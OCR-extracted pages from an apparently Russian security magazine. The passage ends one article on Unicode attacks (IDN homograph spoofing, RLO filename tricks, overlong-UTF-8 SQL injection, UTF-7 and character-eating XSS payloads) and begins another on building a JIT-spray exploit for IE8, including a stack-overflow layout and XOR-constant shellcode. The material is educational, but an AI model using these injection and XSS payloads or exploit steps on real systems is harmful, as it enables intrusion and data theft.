
DNS не позволяет использовать какие-либо иные символы кроме латиницы, цифр и дефиса в названиях доменов, для DNS используется «урезанная» ASCII-таблица.

Поэтому, ради обратной совместимости, приходится такой многоязычный Unicode-домен преобразовывать в старый формат. Эту задачу на себя берет браузер пользователя. После преобразований домен превращается в набор символов с префиксом «xn--» или как его еще называют — «Punycode». К примеру, домен «хакер.ru» после преобразования в Punycode выглядит так: «xn--80akozv.ru». Больше по Punycode читай в RFC 3492.




info

IDNA — IDN in Applications (IDN в приложениях), это протокол, который решает многие проблемы, позволяя использовать многоязычные доменные имена в приложениях. Был придуман организацией IETF, на данный момент существует только RFC старой версии IDNA2003 — RFC 3490. Новый стандарт несовместим с предыдущим.



Локальная Bidi-атака



Спуфинг-атака на mozilla.org и работа плагина FireFox – IDND

```
Normalization Form KC (NFKC):
совместимая декомпозиция + канони-
ческая композиция.
```

Теперь подробнее про эти странные слова. Юникод определяет два вида равенств строки — каноническая и по совместимости. Первое предполагает разложение сложного символа на несколько отдельных фигур, которые в целом образуют исходный символ. Второе равенство подыскивает ближайший подходящий по виду символ. А композиция — это объединение символов из разных частей, декомпозиция — обратное действие. В общем, глянь на рисунок, все станет на место.

В целях безопасности нормализацию следует делать до того, как строка поступит на проверку каким-либо фильтрам. После данной операции размер текста может меняться, что может иметь негативные последствия, но об этом чуть позже.

В плане теории на этом все, я многое еще не рассказал, но надеюсь ничего важного не упустил. Unicode невообразимо обширен, сложен, по нему выпускают толстые книги, и очень нелегко сжато, доступно и полноценно объяснить основы столь громоздкого стандарта. В любом случае, для более глубокого понимания следует пройтись по боковым ссылкам. Итак, когда картина с Юникодом стала более-менее ясна, можем ехать дальше.

ЗРИТЕЛЬНЫЙ ОБМАН

Наверняка ты слышал про IP/ARP/DNS-спуфинг и хорошо представляешь, что это такое. Но есть еще так называемый «визуальный спуфинг» — это тот самый старый метод, которым активно пользуются фишеры для обмана жертв. В таких случаях применяют использование схожих букв, наподобие «o» и «0», «5» и «s». Это наиболее распространенный и простой вариант, его и легче заметить. Как пример можно привести фишинг-атаку 2000 года на PayPal, о которой даже упомянуто на страницах www.unicode.org. Однако к нашей теме Юникода это мало относится.


Для более продвинутых ребят на горизонте появился Unicode, а точнее — IDN, что является аббревиатурой от «Internationalized Domain Names» (Интернационализированные Доменные Имена). IDN позволяет использовать символы национального алфавита в доменных именах. Регистраторы доменных имен позиционируют это как удобную вещь, мол, набирай доменное имя на своем родном языке! Однако, удобство это весьма сомнительное. Ну да ладно, маркетинг — не наша тема. Зато представь, какое это раздолье для фишеров, сеошников, киберсквоттеров и прочей нечисти. Я говорю об эффекте, что называется IDN-спуфинг. Данная атака относится к категории визуального спуфинга, в английской литературе это еще называют как «homograph attack», то есть, атаки с использованием омографов (слов, одинаковых в написании).

Да, при наборе букв никто не ошибется и не наберет заведомо ложный домен. Но ведь чаще всего пользователи щелкают по ссылкам. Если хочешь убедиться в эффективности и простоте атаки, то посмотри на картинку.

В качестве некоторой панацеи был придуман IDNA2003, но уже в этом, 2010 году, вступил в силу IDNA2008. Новый протокол должен был

Диапазон Unicode		Маска	Пример (апостроф)	
От	До		hex	binary
U+0000	U+007F	0xxxxxxx	0x27	00100111
U+0080	U+07FF	110xxxxx	0xc0	11000000
		10xxxxxx	0xa7	10100111
U+0080	U+FFFF	1110xxxx	0xe0	11100000
		10xxxxxx	0x80	10000000
		10xxxxxx	0xa7	10100111
U+10000	U+10FFFF	11110xxx	0xf0	11110000
		10xxxxxx	0x80	10000000
		10xxxxxx	0x80	10000000
		10xxxxxx	0xa7	10100111

Таблица кодировки UTF-8 с примером на апострофе



Результат XSS-атаки с подменой кодировки

решить многие проблемы молодого IDNA2003, однако внес новые возможности для спуфинг-атак. Снова возникают проблемы совместимости — в некоторых случаях один и тот же адрес в разных браузерах может вести на разные сервера. Дело в том, что Punycode может преобразован по-разному для разных браузеров — все будет зависеть от того, спецификации какого стандарта поддерживаются.

Проблема зрительного обмана на этом не заканчивается. Unicode и тут приходит на службу спамерам. Речь про спам-фильтры — исходные письма прогоняются спамерами через Unicode-обфускатор, который подыскивает схожие между собой символы разных национальных алфавитов по так называемому UC-Simlist («Unicode Similarity List», список схожих символов Unicode). И все! Антиспам фильтр пасует и уже не может в такой каше символов распознать нечто осмысленное, зато юзер вполне способен прочитать текст. Не отрицаю, что решение для такой проблемы нашли, однако флаг первенства за спамерами.

Ну и еще кое-что из этой же серии атак. Ты точно уверен, что открываешь некий текстовый файл, а не имеешь дело с бинарником?

На рисунке, как видишь, имеем файл с названием evilexe.txt. Но это фальш! Файл на самом-то деле называется evil[U+202E]txt.exe. Спросишь, что это еще за фигня в скобках? А это, U+202E или RIGHT-TO-LEFT OVERRIDE, так называемый Bidi (от слова bidirectional) — алгоритм Юникода для поддержки таких языков, как арабский, иврит и прочих. У последних ведь письменность справа налево. После вставки символа Юникода RLO, все, что идет после RLO, мы увидим в обратном порядке. Как пример данного метода из реальной жизни могу привести спуфинг-атаку в Mozilla Firfox — cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3376.

ОБХОД ФИЛЬТРОВ — ЭТАП № 1

На сегодня уже известно, что нельзя обрабатывать длинные формы (non-shortest form) UTF-8, так как это является потенциальной уязвимостью. Однако разработчиков PHP этим не вразумить. Давай разберемся, что собой представляет данный баг. Возможно ты помнишь про неправильную фильтрацию и utf8_decode(). Вот этот случай мы и рассмотрим более детально. Итак, мы имеем такой PHP-код:

```
<?php
// ... шаг 1
$id = mysql_real_escape_string($_GET['id']);
// ... шаг 2
$id = utf8_decode($id);
// ... шаг 3
mysql_query("SELECT 'name' FROM 'deadbeef'
WHERE 'id'='$id'");
```

На первый взгляд, тут все правильно. Как бы так, да не совсем — здесь присутствует SQL-инъекция. Представим, что мы передали следующую строку:

```
/index.php?id=%c0%a7 OR 1=1/*
```

На первом шаге строка не содержит ничего такого, что могло бы предвещать беду. Но второй шаг является ключевым, первые два символа строки преобразуются в апостроф. Ну, а на третьем ты уже вовсю шуршишь по базе данных. Так что же произошло на втором шаге, с чего это вдруг символы изменились? Попробуем разобраться, дальше читай внимательно.

Если ты преобразуешь %c0 и %a7 в их двоичные значения, то получишь 11000000 и 10100111 соответственно. Апостроф имеет двоичное значение 00100111. Теперь посмотри на таблицу кодировки UTF-8.

Первые нули и единицы сообщают о длине символа и принадлежности байтов. Пока что наш апостроф влезает в один байт, но мы хотим его увеличить до двух (как минимум, но можно и больше), то есть, чтобы принял вид как во второй строке.

Тогда нужно взять такой первый октет, чтобы первые три бита были 110, что сообщает декодеру, что строка шире, чем 1 байт. А со вторым октетом ничуть не сложней — первые два нуля мы заменим на 1 и 0. Вуаля! У нас получилось 11000000 10100111, что и есть %c0%a7.

Возможно, данная уязвимость встречается и не на каждом шагу, но стоит учитывать, что если функции расположены именно в таком порядке, то не помогут ни addslashes(), ни mysql_real_escape_string(), ни magic_quotes_qpc. И так можно прятать не только апострофы, но и многие другие символы. Тем более, что не только PHP неправильно обрабатывает UTF-8 строки. Учитывая вышеприведенные факторы, диапазон атаки значительно расширяется.


ОБХОД ФИЛЬТРОВ — ЭТАП № 2

Уязвимость данного вида заключается во вполне легальной маскировке ядовитой строки под видом другой кодировки. Посмотри на следующий код:

```
<?php
/**
```

links

- unicode.org — официальный сайт консорциума Unicode. Все ответы по больной теме можно найти здесь.
- macchiato.com/main — много полезных онлайн-инструментов для работы с Unicode.
- fiddler2.com/fiddler2 — Fiddler, мощный, расширяемый HTTP-прокси.
- websecuritytool.codeplex.com — плагин к Fiddler для пассивного анализа HTTP-трафика.
- lookout.net — сайт Криса Вебера, посвященный Unicode, вебу и аудиту программного обеспечения.
- sirdarckcat.blogspot.com/2009/10/couple-of-unicode-issues-on-php-and.html — пост в блоге sirdarckat по поводу PHP и Unicode.
- googleblog.blogspot.com/2010/01/unicode-nearing-50-of-web.html — статья в блоге гугла об общей тенденции роста использования Unicode.



Интернационализированный домен в работе

```
 * UTF-7 XSS PoC
 */
header('Content-Type: text/html;
charset=UTF-7');
$str = "<script>alert('UTF-7
XSS');</script>";
$str = mb_convert_encoding($str,
'UTF-7');
echo htmlentities($str);
```

Собственно, происходит тут следующее — первая строка посылает браузеру заголовок с сообщением о том, какая нам нужна кодировка. Следующая пара просто преобразовывает строку в такой вид:

```
+ADw-script+AD4-alert('UTF-7
XSS')+ADsAPA-/script+AD4-
```

На последней — нечто наподобие фильтра. Фильтр может быть и сложней, но нам достаточно показать успешный обход для большинства примитивных случаев. А как реагируют браузеры, видно на рисунке.
Из этого следует, что нельзя позволять пользователю контролировать кодировки, ведь даже такой код является потенциальной уязвимостью.

```
<meta http-equiv="Content-
Type" content="text/html;
charset=UTF-7">
```

Если сомневаешься, то выдавай ошибку и прекращай работу, а во избежание проблем правильно принуждать вывод данных к кодировке UTF-8. Из практики хорошо известен случай атаки на Google, где хакеру удалось провести XSS-атаку, изменив вручную кодировку на UTF-7. Первоисточник атаки на Google при помощи данного метода — sla.ckers.org/forum/read.php?3,3109.

ОБХОД ФИЛЬТРОВ — ЭТАП № 3

Юникод предупреждает: чрезмерное употребление символов вредит вашей безопасности. Поговорим о таком эффекте, как «поедание символов». Причиной успешной атаки может послужить неправильно работающий декодер: такой как, например, в PHP. Стандарт пишет, что в случае, если при преобразовании встретился левый символ (ill-formed), то желательно заменять сомнительные символы на знаки вопроса, пробел — на U+FFFD, прекращать разбор и т.д., но только не удалять последующие символы. Если все-таки нужно удалить символ, то надо делать это осторожно. Баг заключается в том, что PHP сжует неправильный по религии UTF-8 символ вместе со следующим. А это уже может привести к обходу фильтра с последующим выполнением JavaScript-кода, либо к SQL-инъекции.
В оригинальном сообщении об уязвимости, в блоге хакера Eduardo Vela aka sirdarckcat, есть вполне удачный пример, его и рассмотрим, только немного модифицируем. По сценарию, пользователь может вставлять картинки в свой профиль, имеется такой код:

```
<?php
// ... куча кода, фильтрация …
$name = $_GET['name'];
$link = $_GET['link'];

$image = "<img alt='I am $name'
src='http://$link' />";
echo utf8_decode($image);
```

А теперь посылаем такой запрос:

```
/?name=xxx%f6&link=%20
src=javascript:onerror=alert(/
xss/)//
```

После всех преобразований, PHP нам вернет вот что:

```
<img alt='I am xxx?rc='http://
src=javascript:onerror=alert(/
xss/)//' />
```


Что же случилось? В переменную $name попал неверный UTF-8 символ 0xF6, который после конвертирования в utf8_decode() съел 2 последующих символа, включая закрывающую кавычку. Огрызок http:// браузер проигнорировал, а следующий JavaScript-код был успешно выполнен. Данную атаку я тестировал в Opera, но ничто не мешает сделать ее универсальной, это лишь показательный пример того, как в некоторых случаях можно обойти защиту.
Из данной серии атак, но без странного поведения функций PHP, можно привести другой пример обхода фильтров. Представим, что WAF/IPS не пропускает строки из черного списка, но некоторая последующая обработка строк декодера удаляет символы, инородные ASCII-диапазону. Тогда такой код беспрепятственно поступит в декодер:

```
<sc\uFEFFript>aler\uFEFFt('XSS')</
scr\uFEFFipt>
```

И уже без \uFEFF окажется там, где хотел бы видеть ее злоумышленник. Устранить такую проблему можно просто продумав логику обработки строк — как всегда, фильтр должен работать с теми данными, которые находятся на последнем этапе их обработки. Кстати, если помнишь, то \uFEFF — это BOM, о котором я уже писал. Данной уязвимости был подвержен FireFox — mozilla.org/security/announce/2008/mfsa2008-43.html

ОБХОД ФИЛЬТРОВ — ЭТАП № 4

Можно сказать, что вид атаки, о котором сейчас будет речь — визуальный спуфинг, атака для всякого рода IDS/IPS, WAF и прочих фильтров. Я говорю о так называемом «best-fit mapping» алгоритме Юникода. Данный метод «наилучшего подходящего» был придуман для тех случаев, когда конкретный символ при преобразовании из одной кодировки в другую отсутствует, а вставить что-то надо. Вот тогда и ищется такой, который визуально мог бы быть похож на нужный.
Пусть данный алгоритм и придуман Юникодом, однако, это лишь очередное временное решение, которое будет жить сколь угодно долго. Все зависит от масштаба и скорости перехода на Юникод. Сам стандарт советует прибегать к помощи best-fit mapping только в крайнем случае. Поведение преобразования не может быть строго регламентировано и вообще как-либо обобщено, так как слишком много разных вариаций схожести даже для одного символа — все зависит от символа, от кодировок.
Допустим, символ бесконечности может быть преобразован в восьмерку. Выглядят похоже, но имеют совершенно разное



Fiddler - мощный инструмент для анализа трафика

назначение. Или еще пример — символ U+2032 преобразуется в кавычку. Думаю, ты понимаешь, чем это чревато. Специалист по ИБ, Крис Вебер (Chris Weber), проводил эксперименты по этой теме — как обстоят дела в социальных сетях с фильтрами и алгоритмом отображения best-fit? На своем сайте он описывает пример хорошей, но недостаточной фильтрации одной соцсети. В профиле можно было загружать свои стили, которые тщательно проверялись. Разработчики позаботились о том, чтобы не пропустить такую строку:

```
?moz?binding: url(http://
nottrusted.com/gotcha.xml#xss)
```

Однако Крис смог обойти данную защиту, заменив самый первый символ на минус, код которого U+2212. После работы алгоритма best-fit, минус заменялся на знак с кодом U+002D, знак, который позволял срабатывать CSS-стилю, тем самым открывая возможности для проведения активной XSS-атаки.

Стоит избегать любой магии, а тут ее очень много. До самого последнего момента нельзя предугадать, к чему приведет применение этого алгоритма. В самом лучшем случае может быть потеря символов, в худшем — выполнение JavaScript кода, доступ к произвольным файлам, SQL-инъекция.

ПЕРЕПОЛНЕНИЕ БУФЕРА

Как я уже писал, следует быть осторожным с нормализацией ввиду аномального сужения и расширения строки. Второе последствие часто ведет к переполнению буфера. Программисты неверно сравнивают длины строк, забывая про особенности Юникода. В основном, к ошибке приводит игнорирование или непонимание следующих фактов:

1. Строки могут расшириться при смене регистра — из верхнего в нижний или обратно.

2. Форма нормализации NFC не всегда является «собирательной», некоторые символы могут быть и разобраны.

3. При преобразовании символов из одного в другой текст может снова вырасти.

То есть, насколько строка сильно расширится — зависит от самих данных и кодировки.

В принципе, если ты знаешь что собой представляет переполнение буфера, то тут все как всегда. Ну почти :). Просто, если речь про строки в формате Юникод, то символы чаще всего будут дополнены нулями. Ради примера приведу три строки.

```
Обычная строка:
ABC

В кодировке ASCII:
\x41\x42\x43

В кодировке Unicode:
\x41\x00\x42\x00\x43\x00
```

Нуль-байтов не будет там, где исходные строки выходят за пределы диапазона ASCII-строк, так как занимают полный диапазон. Как тебе известно, нуль-байты являются препятствием для успешной работы шеллкода. Именно поэтому долгое время считалось, что Unicode-атаки невозможны. Однако этот миф был разрушен Крисом Анли (Chris Anley), он придумал так называемый «венецианский метод», позволяющий заменить нуль-байты другими символами. Но эта тема заслуживает отдельной статьи, и уже есть немало хороших публикаций — достаточно погуглить «venetian exploit». Еще можешь полистать статью 45 номера спецвыпуска журнала Хакер — «Unicode-Buffer Overflows», там хорошо расписано о написании Unicode-шеллкода.

ПРОЧИЕ РАДОСТИ

Да-да, на этом не исчерпываются уязвимости, связанные с Юникодом Я лишь описал те, которые попадают под основные, хорошо известные классификации. Есть и другие проблемы безопасности — от назойливых багов и до реальных брешей. Это могут быть атаки визуального характера, допустим, если система регистрации неверно обрабатывает логин пользователя, то можно создать учетку из символов, визуально неотличимых от имени жертвы, таким образом облегчая фишинг или атаку социального инжиниринга. А может быть и еще хуже — система авторизации (не путать с аутентификацией) дает права с повышенными привилегиями, не различая набор символов в логине атакующего и жертвы. Если спуститься на уровень приложений или операционки, то тут себя проявляют баги в неверно построенных алгоритмах, связанных с конвертированием — плохая нормализация, чрезмерно длинные UTF-8, удаление и поедание символов, некорректное преобразование символов и т.д. Это все ведет к самому широкому спектру атак — от XSS до удаленного выполнения кода.

В общем, в плане фантазии Юникод тебя никак не ограничивает, а наоборот, только поддерживает. Многие из вышеприведенных атак нередко являются комбинированными, сочетая в себе обходы фильтров с атакой на конкретную цель. Совмещение приятного с полезным, так сказать. Тем более, что стандарт не стоит на месте и кто знает, к чему приведут новые расширения, так как были и такие, которые позже вообще были исключены ввиду проблем с безопасностью.

HAPPY END?!

Итак, как ты понимаешь, проблемы с Юникодом до сих пор являются проблемами номер один и причинами самых разношерстных атак. А корень зла тут один — недопонимание или игнорирование стандарта. Конечно, даже самые известные вендоры грешат этим, но это не должно расслаблять. Наоборот, стоит задуматься о масштабе проблемы. Ты уже успел убедиться в том, что Юникод достаточно коварен и жди подвох, если дашь слабину и вовремя не заглянешь в стандарт. Кстати, стандарт регулярно обновляется и поэтому не стоит полагаться на древние книги или статьи — неактуальная информация хуже ее отсутствия. Но я надеюсь, что данная статья не оставила тебя равнодушным к проблеме.

Алексей Синцов, Digital Security dookie@inbox.ru

JIT SPRAY ПРОТИВ IE8

ПИШЕМ СОБСТВЕННЫЙ JIT-ЭКСПЛОЙТ

Сегодня мы разберемся с новейшей методикой преодоления hardware DEP и ASLR для IE8 — JIT Spray. Разработаем простой прототип эксплойта, а также свой собственный JIT-шеллкод, который, к тому же, окажется первым публично-доступным шеллкодом для таких целей.

КАК ВСЕ НАЧИНАЛОСЬ

До недавнего времени считалось, что ASLR+DEP и браузер IE8 — неприступная крепость. Знаменитый эксплойт Aurora, который применялся для атак на Google, использовал узявимости браузера IE, но работал только под IE6/IE7. Однако исследователи не собирались мириться с этим, и в начале февраля 2010 года на конференции BlackHat DC 2010 были представлены техники, которые успешно обходят ASLR, DEP и работают с IE8. К сожалению, исследователи многое скрыли, в частности не открыли ни полноценных примеров шеллкода, ни полных исходных кодов. Но их материала достаточно, чтобы любой продвинутый человек мог собрать свой эксплойт. Так Immunity в своём платном продукте Canvas реализовала эти техники для знаменитого эксплойта Aurora и теперь он успешно работает для IE8 под Windows 7. Уверен, что многие Очень-Черные-Шляпы, также приняли на вооружение эти методы для своих грязных целей. Так что будем все реализовывать самостоятельно.

PREVIOUSLY ON][.

В прошлых номерах][, я рассказывал как искать уязвимости, писать свои эксплойты и даже обходить hardware DEP. Эта статья будет заключением трилогии об атаках на браузеры. В качестве примера уязвимости я возьму тот же компонент ActiveX, что и в предыдущих своих статьях — мне кажется, что это будет крайне показательно. Напомню, что мы используем ActiveX emsmtp.dll из пакета QuikSoft EasyMail. В данном объекте есть несколько уязвимых функций — мы используем SubmitToExpress(). Если передать в качестве аргумента строку длиной более 256 байт, то произойдёт переполнение буфера в стеке, при этом мы захватываем регистр ESI, адрес возврата и дескриптор SEH.

```
cccc…260…ccccAAAAffffBBBBffffffff
ffffffffffffffffffffffDDDD

ESI = AAAA
RET = BBBB
SEH = DDDD
```


IE8 — ХАКЕРЫ НЕ ПРОЙДУТ!

Поставим свежий IE8 и включим hardware DEP. Теперь мы должны чувствовать себя в полной безопасности. Попробуем запустить эксплойт из предыдущего номера, который отключает DEP для процесса iexplore. Нас ждет моментальное разочарование — Heap Spray больше не работает. Просто вот так вот. Но не нужно слез, ведь работать с кучей может не только IE. У нас же есть Flash, и он весьма неплохо умеет работать с кучей.

Однако, этого мало. Возникает вторая проблема — нельзя отключить DEP для процесса. Дело в том, что IE8 использует permanent DEP. То есть процесс сам устанавливает себе DEP с помощью вызова функции SetProcessDEPPolicy, которая в свою очередь вызывает NtSetInformationProcess. Наш эксплойт аналогично пытается отключить DEP. Но повторный вызов NtSetInformationProcess будет завершен неудачей — Access Denied. Добавим сюда ещё и защиту ASLR, то есть тот факт, что адреса функций в памяти нам неизвестны. Задача усложняется ещё в 256 раз.

JIT SPRAY СПЕШИТ НА ПОМОЩЬ

Мир не без добрых людей. Один из них — Дионис Блазакис (Dionysus Blazakis) пришел на конференцию BlackHat DC 2010 и рассказал, как он обошел защиту DEP и ASLR и таки добился выполнения своего шеллкода в контексте IE8. После этого рассказа он выложил на своем веб-сайте документ, который подробно описывает, как этого добиться. Что ж, попробуем разобраться… Итак, вопрос номер



Permanent DEP не дается

ОРИГИНАЛ → +1 БАЙТ К АДРЕСУ

Код «изменяется»

один — как обойти permanent DEP? Дион предлагает воспользоваться любым JIT-компилятором, которых в браузере достаточно. Сам он активно пропагандирует JIT-компилятор для байткода ActionScript. Суть идеи следующая — мы пишем AS код, компилируем его в байткод и засовываем в SWF-файл. Flash грузит этот файл, а встроенная виртуальная машина переделывает байткод в исполнимый код и помещает его в памяти процесса IE8. Естественно, область памяти, где лежит код, помечена как исполняемая. Ведь Flash должен выполнить тот код, что программист написал. Если хакер в качестве адреса возврата укажет адрес этой области памяти, то код спокойно выполнится. Однако, код этот безобидный. В ActionScript нет «злых» функций, вроде «открыть сетевой порт и перенаправить ввод с него на «cmd.exe»». А хакера только такие задачи и интересуют. Итак, допустим у нас есть код на ActionScript'е

```
var ret=(0x3C909090^0x3C909090^0x3C909090^0x
3C909090^ …);
```

В памяти он будет выглядеть уже так:

```
0x1A1A0100: 359090903C XOR EAX, 3C909090
0x1A1A0105: 359090903C XOR EAX, 3C909090
0x1A1A010A: 359090903C XOR EAX, 3C909090
0x1A1A010F: 359090903C XOR EAX, 3C909090
```

Узнаёшь? 0x35 — это команда XOR EAX, а дальше аргумент — задом наперед.

А если адрес возврата будет указывать не на самое начало кода, а, допустим, сдвинется на один байт, тогда исполняемый код станет таким:

```
0x1A1A0101: 90 NOP
0x1A1A0102: 90 NOP
0x1A1A0103: 90 NOP
0x1A1A0104: 3C35 CMP AL, 35
0x1A1A0106: 90 NOP
0x1A1A0107: 90 NOP
0x1A1A0108: 90 NOP
0x1A1A0109: 3C35 CMP, AL 35
```

0x3C — то, что было у нас аргументом, после сдвига станет CMP AL. При этом, аргумент для сравнения — наш бывший XOR EAX — 0x35. Таким образом, легальный XOR съедается, и идут только операторы NOP'ы и сравнения, что есть тоже семантический NOP в данном контексте. Вот так мы можем писать почти любой код, используя лишь аргументы «исключающего или» в ActionScript'е. Можно сюда просто запихивать шеллкод.

